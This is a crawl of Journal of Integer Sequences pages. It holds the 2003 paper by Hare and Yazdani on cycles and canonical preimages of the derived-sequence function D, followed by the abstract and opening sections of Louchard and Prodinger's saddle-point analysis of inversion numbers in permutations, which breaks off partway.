Keywords: Legendre symbol, normal distribution.

Received February 24, 2003; revised version received June 16, 2003. Published in *Journal of Integer Sequences*, July 9, 2003.

Return to Journal of Integer Sequences home page.

Journal of Integer Sequences, Vol. 6 (2003), Article 03.2.7

Further Results on Derived Sequences

Kevin G. Hare and Soroosh Yazdani
Department of Mathematics
970 Evans Hall
University of California
Berkeley, CA 94720-3840
USA

Abstract: In 2003 Cohen and Iannucci introduced a multiplicative arithmetic function *D* by assigning *D(p^a) = a p^{a-1}* when *p* is a prime and *a* is a positive integer. They defined *D^0(n) = n* and *D^k(n) = D(D^{k-1}(n))* and they called *(D^k(n)), k >= 0* the derived sequence of *n*. This paper answers some open questions about the function *D* and its iterates. We show how to construct derived sequences of arbitrary cycle size, and we give examples for cycles of lengths up to 10. Given *n*, we give a method for computing *m* such that *D(m)=n*, up to a square free unitary factor.

Full version: pdf, dvi, ps, latex

Received April 21, 2003; revised version received June 23, 2003. Published in *Journal of Integer Sequences* July 9, 2003.

Return to **Journal of Integer Sequences home page**

Journal of Integer Sequences, Vol. 6 (2003),
Article 03.2.7

Further Results on Derived Sequences

Kevin G. Hare[1] and Soroosh Yazdani[2]
Department of Mathematics
970 Evans Hall
University of California
Berkeley, CA 94720-3840
USA
kghare@math.berkeley.edu
syazdani@math.berkeley.edu

Abstract

In 2003 Cohen and Iannucci introduced a multiplicative arithmetic function D by assigning $D(p^a) = ap^{a-1}$ when p is a prime and a is a positive integer. They defined $D^0(n) = n$ and $D^k(n) = D(D^{k-1}(n))$ and they called $\{D^k(n)\}_{k=0}^{\infty}$ the derived sequence of n. This paper answers some open questions about the function D and its iterates. We show how to construct derived sequences of arbitrary cycle size, and we give examples for cycles of lengths up to 10. Given n, we give a method for computing m such that $D(m) = n$, up to a square free unitary factor.

1. Introduction and Results

Cohen and Iannucci [1] introduced a multiplicative arithmetic function D by assigning $D(p^a) = ap^{a-1}$ when p is a prime and a is a positive integer. They defined $D^0(n) = n$ and $D^k(n) = D(D^{k-1}(n))$ and they called $\{D^k(n)\}_{k=0}^{\infty}$ the derived sequence of n. Cohen and Iannucci showed that for all $n < 1.5 \times 10^{10}$ the derived sequences are bounded. Moreover, they showed that the set of n where the derived sequence of n is bounded has a density of at least 0.996. Bounded sequences effectively end in a cycle. Although Cohen and Iannucci found only cycles of lengths 1 to 6, and 8, they conjectured the existence of cycles of any order. This paper gives a constructive proof for the existence of cycles of any order.

Given n, an integer m such that $D(m) = n$ is referred to as a value of $D^{-1}(n)$, and m is called canonical if it has no square free unitary factor. (A factor d of n is unitary if

[1]Research of K. G. Hare supported, in part by NSERC of Canada, and by the Department of Mathematics, University of California, Berkeley.
[2]Research of S. Yazdani supported, in part by NSERC of Canada, and by the Department of Mathematics, University of California, Berkeley.

$\gcd(d, n/d) = 1$ and square free if $p^2 \nmid d$ for any prime p.) We give a method for computing canonical values of $D^{-1}(n)$ and we give an example where $D^{-1}(n)$ has at least 2^{7101} different canonical values.

2. Cycles of arbitrary order

We say that the derived sequence has a cycle of order $r > 0$ if for sufficiently large k we have $D^{k+r}(n) = D^k(n)$ and r is minimal.

For example, we see that the derived sequence of $n = 4$ is

$$\{2^2,\ 2^2,\ 2^2,\ \cdots\}$$

and hence this has a cycle of order 1. Considering the derived sequence of $n = 16$ gives

$$\{2^4,\ 2^5,\ 5 \cdot 2^4,\ 2^5,\ 5 \cdot 2^4,\ \cdots\}$$

and hence this has a cycle of order 2.

First we introduce some notation: Let $\bar{p} = [p_1, p_2, \cdots, p_k]$ and $\bar{a} = [a_1, a_2, \cdots, a_k]$. Then we use the notation

$$\bar{p}^{\bar{a}} := p_1^{a_1} \cdot p_2^{a_2} \cdots p_k^{a_k}.$$

Here we show how to create a cycle of arbitrary order. First we need a lemma:

Lemma 2.1. *Let k be odd. Let $\gcd(a, k)$ and $\gcd(b, k)$ be square free. Then there exists an n such that $a + kn$ and $b + kn$ are both square free.*

Proof. We do this by showing that the set of n with the property that $a + kn$ and $b + kn$ are square free has positive density. For a subset $U \subset \mathbb{N}$, let

$$\text{Density}(U) = \lim_{n \to \infty} \frac{\#\{x \in U : x < n\}}{n}.$$

For p prime, define:

$$R_p := \{n \in \mathbb{N} : a + kn \not\equiv 0 \pmod{p^2} \text{ and } b + kn \not\equiv 0 \pmod{p^2}\}$$

and $S_p = \text{Density}(R_p)$.

If $p|k$ then S_p either equals 1, $1 - \frac{1}{p}$, or $1 - \frac{2}{p}$. (It is worth remarking here that if k is even, and we took $p = 2$ then $1 - \frac{2}{p} = 0$, and hence positive density is not necessarily shown.) If $p \nmid k$ then S_p either equals $1 - \frac{1}{p^2}$ or $1 - \frac{2}{p^2}$. Let

$$\begin{aligned} R &= \{n \in \mathbb{N} : a + kn \text{ and } b + kn \text{ are square free }\} \\ &= \bigcap_{p \text{ prime}} R_p. \end{aligned}$$

Then, we get that the density of R is

$$\begin{aligned} \prod_{p \text{ prime}} S_p &= \prod_{p|k} (S_p) \prod_{p \nmid k} (S_p) \\ &\geq \prod_{p|k} \left(1 - \frac{2}{p}\right) \prod_{p \nmid k} \left(1 - \frac{2}{p^2}\right). \end{aligned}$$

We see that the first product is positive, as there are only a finite number of primes p such that $p|k$. We see that the second infinite product is positive because $\sum \frac{2}{p^2}$ converges.

Thus we see that the density of n where $a+nk$ and $b+nk$ are both square free is positive, hence there exists at least one. □

Theorem 2.1. *There exist cycles of every order.*

Proof. This result is proved by constructing a cycle of order k for arbitrary k. Pick $k > 1$. Pick k distinct odd primes $p_1, \cdots, p_k$.

For $\bar{a} = [a_1, \cdots, a_k]$ let $\bar{a}_i = [a_1, \cdots, a_{i-1}, a_i + 1, a_{i+1}, \cdots, a_k]$. The goal is to find an $\bar{a}$ such that

$$D(\bar{p}^{\bar{a}_1}) = s_1 \cdot \bar{p}^{\bar{a}_2}$$

and in general

$$D(\bar{p}^{\bar{a}_i}) = s_i \cdot \bar{p}^{\bar{a}_{i+1}}$$

where $i+1$ is taken modulo k, and the s_i are square free coprime to $p_1 \cdot p_2 \cdots p_k$. Then for any i, $\bar{p}^{\bar{a}_i}$ gives a cycle of order k.

Note that if we find a_i such that

- a_i is square free,
- $a_i + 1$ is square free,
- $\gcd(a_i, p_i) = p_i$,
- $\gcd(a_i + 1, p_{i+1}) = p_{i+1}$,
- $\gcd(a_i, p_j) = 1$ for $j \neq i$,
- $\gcd(a_i + 1, p_j) = 1$ for $j \neq i + 1$,
- $\gcd(a_i + 1, a_1 a_2 \cdots a_{i-1}) = 1$ for $i > 1$,
- $\gcd(a_i, a_1 a_2 \cdots a_{i-1}) = 1$ for $i > 1$,
- $\gcd(a_i, (a_1 + 1)(a_2 + 1) \cdots (a_{i-1} + 1)) = 1$ for $i > 1$,

then $\bar{a} = [a_1, \cdots, a_k]$ has the desired property. It is worth noting here that the last two conditions require all of the a_i to be odd. To see that $\bar{a}$ has the desired property, note that

$$D(s_{i-1}\bar{p}^{\bar{a}_i}) = D(\bar{p}^{\bar{a}_i}) = a_1 a_2 \cdots (a_i + 1) \cdots a_n \bar{p}^{\bar{a}_i - 1} = s_i \bar{p}^{a_{i+1}},$$

where the last equality follows from the properties of $\bar{a}$.

We can solve for each a_i in order by the use of the Chinese remainder Theorem and Lemma 2.1. □

In Table 1, $\bar{a}$ is given for cycles of sizes 2 to 10 for the first 10 primes. It should be noted that this construction does not give the smallest n where the derived sequence is of order k. For example, let $s_1 = 2 \cdot 7$ and $s_2 = 2 \cdot 23$ then $s_2 \cdot 3^{70} \cdot 5^5$ and $s_1 \cdot 3^{69} \cdot 5^6$ gives rise to a cycle of order two. The smallest cycle of order two is 2^5 and $5 \cdot 2^4$, which is considerably smaller.

Cycle Size	Primes									
	3	5	7	11	13	17	19	23	29	31
2	69	5								
3	129	265	77							
4	129	265	1561	1397						
5	309	265	1561	12661	221					
6	309	265	1561	12661	10777	1037				
7	309	1945	1561	12661	10777	15997	437			
8	309	1945	1561	12661	10777	15997	20653	1541		
9	309	1945	1561	12661	10777	15997	20653	4117	2117	
10	669	1945	4333	12661	10777	15997	20653	4117	6757	4061

TABLE 1. $\bar{a}$ that give rise to an various cycle sizes.

3. Computing $D^{-1}(n)$.

By noticing that $D(s) = 1$ for all square free numbers s, we see that if we have $D(m) = n$ then $D(ms) = n$ for all square free factors s coprime to m. To eliminate these trivial alternate values to $D^{-1}(n)$, we introduce the definition:

Definition 3.1. *If $\bar{p}^{\bar{b}}$ has no square free components (i.e. $b_i \neq 1$ for all i) and $D(\bar{p}^{\bar{b}}) = n$ then we say that $\bar{p}^{\bar{b}}$ is a canonical value of $D^{-1}(n)$. We define $D_c(n)$ to be the set of all canonical values of $D^{-1}(n)$.*

To compute $D_c(n)$ we need the following lemma.

Lemma 3.1. *If $n = \bar{p}^{\bar{a}}$ and $D_c(n) \neq \emptyset$, then for every $k \in D_c(n)$ we have $k = \bar{p}^{\bar{b}}$. Furthermore $0 \leq b_i \leq a_i + 1$.*

Proof. This follows immediately by applying D to $\bar{p}^{\bar{b}}$. □

In particular an element of $D_c(n)$ cannot have prime factors that are not also factors of n.

Corollary 3.1. *Let p be a prime. Then $D_c(p^a) \neq \emptyset$ if and only if $a = p^k + k - 1$ for some k. Further $D_c(p^{p^k+k-1}) = \{p^{p^k}\}$.*

Corollary 3.2. *If s is an odd square free number, then $D_c(s) = \emptyset$.*

Given Lemma 3.1, it is an easy matter to determine $D_c(n)$. Simply compute $D(\bar{p}^{\bar{b}})$ where $0 \leq b_i \leq a_i + 1$ and $b_i \neq 1$, and check which ones work. For large exponents $\bar{b}$ this is not particularly efficient, but it suffices for $n < 10^7$.

We see from Corollary 3.1 and 3.2 that $D_c(n)$ is empty for some values n. Table 2 lists $D_c(n)$, if they are nonempty, for all $n \leq 100$. It is worth noting that, in the case of the first 100, there is a unique canonical value in $D_c(n)$. This is not true in general. The first example when $D_c(n)$ does not have a unique element is $108 = 2^2 \cdot 3^3$ for which we $D_c(108) = \{2^2 \cdot 3^3,\ 3^4\}$. The first six examples of multiple canonical values, less than 2000 are listed in Table 3.

We have the following results concerning the non-uniqueness of the canonical values in $D_c(n)$.

n	$D_c(n)$
$1 = 1$	$\{1 = 1\}$
$4 = 2^2$	$\{4 = 2^2\}$
$6 = 2 \cdot 3$	$\{9 = 3^2\}$
$10 = 2 \cdot 5$	$\{25 = 5^2\}$
$12 = 2^2 \cdot 3$	$\{8 = 2^3\}$
$14 = 2 \cdot 7$	$\{49 = 7^2\}$
$22 = 2 \cdot 11$	$\{121 = 11^2\}$
$24 = 2^3 \cdot 3$	$\{36 = 2^2 \cdot 3^2\}$
$26 = 2 \cdot 13$	$\{169 = 13^2\}$
$27 = 3^3$	$\{27 = 3^3\}$
$32 = 2^5$	$\{16 = 2^4\}$
$34 = 2 \cdot 17$	$\{289 = 17^2\}$
$38 = 2 \cdot 19$	$\{361 = 19^2\}$
$40 = 2^3 \cdot 5$	$\{100 = 2^2 \cdot 5^2\}$
$46 = 2 \cdot 23$	$\{529 = 23^2\}$
$56 = 2^3 \cdot 7$	$\{196 = 2^2 \cdot 7^2\}$
$58 = 2 \cdot 29$	$\{841 = 29^2\}$
$60 = 2^2 \cdot 3 \cdot 5$	$\{225 = 3^2 \cdot 5^2\}$
$62 = 2 \cdot 31$	$\{961 = 31^2\}$
$72 = 2^3 \cdot 3^2$	$\{72 = 2^3 \cdot 3^2\}$
$74 = 2 \cdot 37$	$\{1369 = 37^2\}$
$75 = 3 \cdot 5^2$	$\{125 = 5^3\}$
$80 = 2^4 \cdot 5$	$\{32 = 2^5\}$
$82 = 2 \cdot 41$	$\{1681 = 41^2\}$
$84 = 2^2 \cdot 3 \cdot 7$	$\{441 = 3^2 7^2\}$
$86 = 2 \cdot 43$	$\{1849 = 43^2\}$
$88 = 2^3 \cdot 11$	$\{484 = 2^2 \cdot 11^2\}$
$94 = 2 \cdot 47$	$\{2209 = 47^2\}$

TABLE 2. $D_c(n)$ for $n \leq 100$ when $D_c(n)$ is non-empty.

n	$D_c(n)$
$108 = 2^2 \cdot 3^3$	$\{81 = 3^4, 108 = 2^2 \cdot 3^3\}$
$192 = 2^6 \cdot 3$	$\{144 = 2^4 \cdot 3^2, 64 = 2^6\}$
$448 = 2^6 \cdot 7$	$\{784 = 2^4 \cdot 7^2, 128 = 2^7\}$
$1080 = 2^3 \cdot 3^3 \cdot 5$	$\{2025 = 3^4 \cdot 5^2, 2700 = 2^2 \cdot 3^3 \cdot 5^2\}$
$1512 = 2^3 \cdot 3^3 \cdot 7$	$\{3969 = 3^4 \cdot 7^2, 5292 = 2^2 \cdot 3^3 \cdot 7^2\}$
$1920 = 2^7 \cdot 3 \cdot 5$	$\{3600 = 2^4 \cdot 3^2 \cdot 5^2, 1600 = 2^6 \cdot 5^2\}$

TABLE 3. Examples of two different Canonical values, for $n \leq 2000$

Lemma 3.2. *If $m \in D_c(p+1)$, then $D_c((p+1)p^p)$ has at least two elements, namely $m \cdot p^p$ and p^{p+1}.*

Proof. One only needs to check that m is coprime to p, which follows from Lemma 3.1. □

Lemma 3.3. *If $D_c(n)$ and $D_c(m)$ have k and l elements in them, and for every $x \in D_c(n)$ and $y \in D_c(m)$ we have $\gcd(x, y) = 1$, then $D_c(nm)$ has at least kl elements.*

Proof. For $x \in D_c(n)$ and $y \in D_c(m)$, note that $D(xy) = D(x)D(y) = mn$, since x and y are coprime. □

Example 1. *Notice that:*

$$D_c(3 \cdot 2 \cdot 5^5) = \{5^6,\ 5^5 \cdot 3^2\}$$

and

$$D_c(2 \cdot 7 \cdot 13^{13}) = \{13^{14},\ 7^2 \cdot 13^{13}\}.$$

Combining these together, either by Lemma 3.3, or by direct computation we get

$$\begin{aligned} D_c(2^2 \cdot 3 \cdot 5^5 \cdot 7 \cdot 13^{13}) \ = \ & \{13^{14} \cdot 5^6,\ 7^2 \cdot 13^{13} \cdot 5^6, \\ & 13^{14} \cdot 3^2 \cdot 5^5,\ 7^2 \cdot 13^{13} \cdot 3^2 \cdot 5^5\}. \end{aligned}$$

It should be noted that Lemma 3.3 only shows that these four values are contained in $D_c(2^2 \cdot 3 \cdot 5^5 \cdot 7 \cdot 13^{13})$. Equality comes from direct computation.

In particular if p and $2p-1$ are both prime, then for $n = 2 \cdot p \cdot (2p-1)^{2p-1}$ we have $D_c(n)$ has at least 2 elements, namely $p^2 \cdot (2p-1)^{2p-1}$ and $(2p-1)^{2p}$. Primes with this property are similar to Sophie Germain primes, in which p and $2p+1$ must both be prime [2, 3]. It is not known if there are infinitely many Sophie Germain primes, and there do not appear to be any results of primes p where $2p-1$ is also prime. If anything is learned about primes of this form, then the following Theorem can be strengthened. In particular, if Dickson's Conjecture is true (see for instance page 180 of [4]), then there are an infinite number of primes p such that $2p-1$ is also prime. In this case, this Theorem can be strengthen, by replacing 2^{7101} with M an arbitrarily large number.

Theorem 3.1. *There exists an n such that $D_c(n)$ has at least 2^{7101} elements.*

Proof. A quick computation verifies that there are 7101 primes p less than a million, where $2p-1$ is also prime, and all of these terms are coprime. Let $P_i := 2p_i - 1$. By Lemma 3.2 we see that $D_c(2 \cdot p_i \cdot P_i^{P_i})$ has (at least) two elements, $P_i^{P_i+1}$ and $P_i^{P_i} \cdot p_i^2$. By Lemma 3.3 we see that if $n = \prod 2 \cdot p_i \cdot P_i^{P_i}$ then $D_c(n)$ has at least 2^{7101} elements. □

4. Conclusions

In Section 3 we considered primes p where $2p-1$ is also prime. An interesting observation is that, empirically, there appears to be the same number of these types of primes as there are of Sophie Germain primes.

In [1], Cohen and Iannucci conjectured the existence of n such that the derived sequence of n is unbounded. It would be interesting to know if this is in fact true or not.

It would also be interesting to explore the properties of the D function if it is extended in the natural way to rational numbers. For example: $D\left(\frac{16}{9}\right) = D\left(2^4 \cdot 3^{-2}\right) = 4 \cdot 2^3 \cdot (-2) \cdot 3^{-3} = -2^6 \cdot 3^{-3} = -\frac{64}{27}$ and $D(-1) = -1$.

5. Acknowledgment

We would like to thank the organizers of the West Coast Number Theory conference, where we were first introduced to this problem. We would also like to thank the referee for a number of very useful comments and suggestions.

References

[1] G. L. Cohen and D. E. Iannucci. Derived sequences. *J. Integer Seq.*, **6** (2003), Article 03.1.1.
[2] Harvey Dubner. Large Sophie Germain primes. *Math. Comp.*, **65** (1996), 393–396.
[3] Karl-Heinz Indlekofer and Antal Járai. Largest known twin primes and Sophie Germain primes. *Math. Comp.*, **68** (1999), 1317–1324.
[4] Paulo Ribenboim. *The Little Book of Big Primes*. Springer-Verlag, New York, 1991.

2000 *Mathematics Subject Classification*: Primary 11Y55; Secondary 11A25, 11B83.
Keywords: Arithmetic functions, multiplicative functions, cycles.

Received April 21, 2003; revised version received June 23, 2003. Published in *Journal of Integer Sequences*, July 9, 2003.

Return to Journal of Integer Sequences home page.

Journal of Integer Sequences, Vol. 6
(2003), Article 03.2.8

The Number of Inversions in Permutations: A Saddle Point Approach

Guy Louchard
Département d'Informatique
CP 212, Boulevard du Triomphe
B-1050 Bruxelles
Belgium

Helmut Prodinger
University of the Witwatersrand
The John Knopfmacher Centre for Applicable Analysis and Number Theory
School of Mathematics
P. O. Wits
2050 Johannesburg
South Africa

Abstract: Using the saddle point method, we obtain from the generating function of the inversion numbers of permutations and Cauchy's integral formula asymptotic results in central and noncentral regions.

Full version: pdf, dvi, ps, latex

Received November 15, 2002; revised version received July 3, 2003. Published in *Journal of Integer Sequences* July 22, 2003.

Return to **Journal of Integer Sequences home page**

Journal of Integer Sequences, Vol. 6 (2003),
Article 03.2.8

The Number of Inversions in Permutations: A Saddle Point Approach

Guy Louchard
Département d'Informatique
CP 212, Boulevard du Triomphe
B-1050 Bruxelles
Belgium
louchard@ulb.ac.be

Helmut Prodinger
University of the Witwatersrand
The John Knopfmacher Centre for Applicable Analysis and Number Theory
School of Mathematics
P. O. Wits
2050 Johannesburg
South Africa
helmut@maths.wits.ac.za

Abstract

Using the saddle point method, we obtain from the generating function of the inversion numbers of permutations and Cauchy's integral formula asymptotic results in central and noncentral regions.

1 Introduction

Let $a_1 \cdots a_n$ be a permutation of the set $\{1, \ldots, n\}$. If $a_i > a_k$ and $i < k$, the pair (a_i, a_k) is called an *inversion*; $I_n(j)$ is the number of permutations of length n with j inversions. In a recent paper [7], several facts about these numbers are nicely reviewed, and—as new results—asymptotic formulæ for the numbers $I_{n+k}(n)$ for fixed k and $n \to \infty$ are derived. This is done using Euler's pentagonal theorem, which leads to a handy explicit formula for $I_n(j)$, valid for $j \leq n$ only.




Figure 1: $|\Phi_{10}(z)/z^{11}|$ and the path of integration

Here, we show how to extend these results using the *saddle point method*. This leads, e. g., to asymptotics for $I_{\alpha n+\beta}(\gamma n+\delta)$, for integer constants α, β, γ, δ and more general ones as well. With this technique, we will also show the known result that $I_n(j)$ is asymptotically normal.

The generating function for the numbers $I_n(j)$ is given by

$$\Phi_n(z) = \sum_{j\geq 0} I_n(j) z^j = (1-z)^{-n} \prod_{i=1}^{n} (1-z^i).$$

By Cauchy's theorem,

$$I_n(j) = \frac{1}{2\pi i} \int_{\mathcal{C}} \Phi_n(z) \frac{dz}{z^{j+1}},$$

where $\mathcal{C}$ is, say, a circle around the origin passing (approximately) through the saddle point. In Figure 1, the saddle point (near $z = \frac{1}{2}$) is shown for $n = j = 10$.

As general references for the application of the saddle point method in enumeration we cite [4, 8].

Actually, we obtain here local limit theorems with some corrections (=lower order terms). For other such theorems in large deviations of combinatorial distributions, see, for instance, Hwang [5].

The paper is organized as follows: Section 2 deals with the Gaussian limit. In Section 3, we analyze the case $j = n-k$, that we generalize in Section 4 to the case $j = \alpha n - x$, $\alpha > 0$. Section 5 is devoted to the moderate large deviation, and Section 6 to the large deviation. Section 7 concludes the paper.

2 The Gaussian limit, $j = m + x\sigma, m = n(n-1)/4$

The Gaussian limit of $I_n(j)$ is easily derived from the generating function $\Phi_n(z)$ (using the Lindeberg-Lévy conditions, see for instance, Feller [3]); this is also reviewed in Margolius' paper, following Sachkov's book [9]. Another analysis is given in Bender [2]. Indeed, this generating function corresponds to a sum for $i = 1, \ldots, n$ of independent, uniform $[0..i-1]$ random variables. As an exercise, let us recover this result with the *saddle point method,* with an additional correction of order $1/n$. We have, with $J_n := I_n/n!$,

$$\begin{aligned} m := \mathbb{E}(J_n) &= n(n-1)/4, \\ \sigma^2 := \mathbb{V}(J_n) &= n(2n+5)(n-1)/72. \end{aligned}$$

We know that

$$I_n(j) = \frac{1}{2\pi i} \int_\Omega \frac{e^{S(z)}}{z^{j+1}} dz$$

where Ω is inside the analyticity domain of the integrand and encircles the origin. Since $\Phi_n(z)$ is just a polynomial, the analyticity restriction can be ignored. We split the exponent of the integrand $S = \ln(\Phi_n(z)) - (j+1)\ln z$ as follows:

$$\begin{aligned} S &:= S_1 + S_2, \\ S_1 &:= \sum_{i=1}^{n} \ln(1 - z^i), \\ S_2 &:= -n\ln(1-z) - (j+1)\ln z. \end{aligned} \tag{1}$$

Set

$$S^{(i)} := \frac{d^i S}{dz^i}.$$

To use the saddle point method, we must find the solution of

$$S^{(1)}(\tilde{z}) = 0. \tag{2}$$

Set $\tilde{z} := z^* - \varepsilon$, where, here, $z^* = 1$. (This notation always means that z^* is the approximate saddle point and $\tilde{z}$ is the exact saddle point; they differ by a quantity that has to be computed to some degree of accuracy.) This leads, to first order, to the equation

$$[(n+1)^2/4 - 3n/4 - 5/4 - j] + [-(n+1)^3/36 + 7(n+1)^2/24 - 49n/72 - 91/72 - j]\varepsilon = 0. \tag{3}$$

Set $j = m + x\sigma$ in (3). This shows that, asymptotically, ε is given by a *Puiseux series* of powers of $n^{-1/2}$, starting with $-6x/n^{3/2}$. To obtain the next terms, we compute the next terms in the expansion of (2), i.e., we first obtain

$$\begin{aligned} &[(n+1)^2/4 - 3n/4 - 5/4 - j] + [-(n+1)^3/36 + 7(n+1)^2/24 - 49n/72 - 91/72 - j]\varepsilon \\ &+ [-j - 61/48 - (n+1)^3/24 + 5(n+1)^2/16 - 31n/48]\varepsilon^2 = 0. \end{aligned} \tag{4}$$

More generally, even powers ε^{2k} lead to a $\mathcal{O}(n^{2k+1}) \cdot \varepsilon^{2k}$ term and odd powers ε^{2k+1} lead to a $\mathcal{O}(n^{2k+3}) \cdot \varepsilon^{2k+1}$ term. Now we set $j = m + x\sigma$, expand into powers of $n^{-1/2}$ and equate each

coefficient with 0. This leads successively to a full expansion of ε. Note that to obtain a given precision of ε, it is enough to compute a given finite number of terms in the generalization of (4). We obtain

$$\begin{aligned}\varepsilon = &-6x/n^{3/2} + (9x/2 - 54/25x^3)/n^{5/2} - (18x^2+36)/n^3 \\ &+ x[-30942/30625x^4 + 27/10x^2 - 201/16]/n^{7/2} + \mathcal{O}(1/n^4). \end{aligned} \tag{5}$$

We have, with $\tilde{z} := z^* - \varepsilon$,

$$J_n(j) = \frac{1}{n!2\pi i}\int_\Omega \exp\left[S(\tilde{z}) + S^{(2)}(\tilde{z})(z-\tilde{z})^2/2! + \sum_{l=3}^{\infty} S^{(l)}(\tilde{z})(z-\tilde{z})^l/l!\right]dz$$

(note carefully that the linear term vanishes). Set $z = \tilde{z} + i\tau$. This gives

$$J_n(j) = \frac{1}{n!2\pi}\exp[S(\tilde{z})]\int_{-\infty}^{\infty} \exp\left[S^{(2)}(\tilde{z})(i\tau)^2/2! + \sum_{l=3}^{\infty} S^{(l)}(\tilde{z})(i\tau)^l/l!\right]d\tau. \tag{6}$$

Let us first analyze $S(\tilde{z})$. We obtain

$$\begin{aligned} S_1(\tilde{z}) &= \sum_{i=1}^{n}\ln(i) + [-3/2\ln(n) + \ln(6) + \ln(-x)]n + 3/2x\sqrt{n} + 43/50x^2 - 3/4 \\ &\quad + [3x/8 + 6/x + 27/50x^3]/\sqrt{n} + [5679/12250x^4 - 9/50x^2 + 173/16]/n + \mathcal{O}(n^{-3/2}), \\ S_2(\tilde{z}) &= [3/2\ln(n) - \ln(6) - \ln(-x)]n - 3/2x\sqrt{n} - 34/25x^2 + 3/4 \\ &\quad - [3x/8 + 6/x + 27/50x^3]/\sqrt{n} - [5679/12250x^4 - 9/50x^2 + 173/16]/n + \mathcal{O}(n^{-3/2}), \end{aligned}$$

and so

$$S(\tilde{z}) = -x^2/2 + \ln(n!) + \mathcal{O}(n^{-3/2}).$$

Also,

$$\begin{aligned} S^{(2)}(\tilde{z}) &= n^3/36 + (1/24 - 3/100x^2)n^2 + \mathcal{O}(n^{3/2}), \\ S^{(3)}(\tilde{z}) &= \mathcal{O}(n^{7/2}), \\ S^{(4)}(\tilde{z}) &= -n^5/600 + \mathcal{O}(n^4), \\ S^{(l)}(\tilde{z}) &= \mathcal{O}(n^{l+1}), \quad l \geq 5. \end{aligned}$$

We can now compute (6), for instance by using the classical trick of setting

$$S^{(2)}(\tilde{z})(i\tau)^2/2! + \sum_{l=3}^{\infty} S^{(l)}(\tilde{z})(i\tau)^l/l! = -u^2/2,$$

computing τ as a truncated series in u, setting $d\tau = \frac{d\tau}{du}du$, expanding with respect to n and integrating on $[u = -\infty..\infty]$. (This amounts to the *reversion* of a series.) Finally, (6) leads to

$$J_n \sim e^{-x^2/2}\cdot\exp[(-51/50 + 27/50x^2)/n + \mathcal{O}(n^{-3/2})]/(2\pi n^3/36)^{1/2}. \tag{7}$$




Figure 2: $J_n(j)$ (circle) and the asymptotics (7) (line), without the $1/n$ term, $n = 60$

Note that $S^{(3)}(\tilde{z})$ does not contribute to the $1/n$ correction.

To check the effect of the correction, we first give in Figure 2, for $n = 60$, the comparison between $J_n(j)$ and the asymptotics (7), without the $1/n$ term. Figure 3 gives the same comparison, with the constant term $-51/(50n)$ in the correction. Figure 4 shows the quotient of $J_n(j)$ and the asymptotics (7), with the constant term $-51/(50n)$. The "hat" behaviour, already noticed by Margolius, is apparent. Finally, Figure 5 shows the quotient of $J_n(j)$ and the asymptotics (7), with the full correction.

3 The case $j = n - k$

Figure 6 shows the real part of $S(z)$ as given by (1), together with a path Ω through the saddle point.

It is easy to see that here, we have $z^* = 1/2$. We obtain, to first order,

$$[C_{1,n} - 2j - 2 + 2n] + [C_{2,n} - 4j - 4 - 4n]\varepsilon = 0$$

with

$$\begin{aligned} C_{1,n} &= C_1 + \mathcal{O}(2^{-n}), \\ C_1 &= \sum_{i=1}^{\infty} \frac{-2i}{2^i - 1} = -5.48806777751\ldots, \\ C_{2,n} &= C_2 + \mathcal{O}(2^{-n}), \\ C_2 &= \sum_{i=1}^{\infty} 4\frac{i(i2^i - 2^i + 1)}{(2^i - 1)^2} = 24.3761367267\ldots . \end{aligned}$$

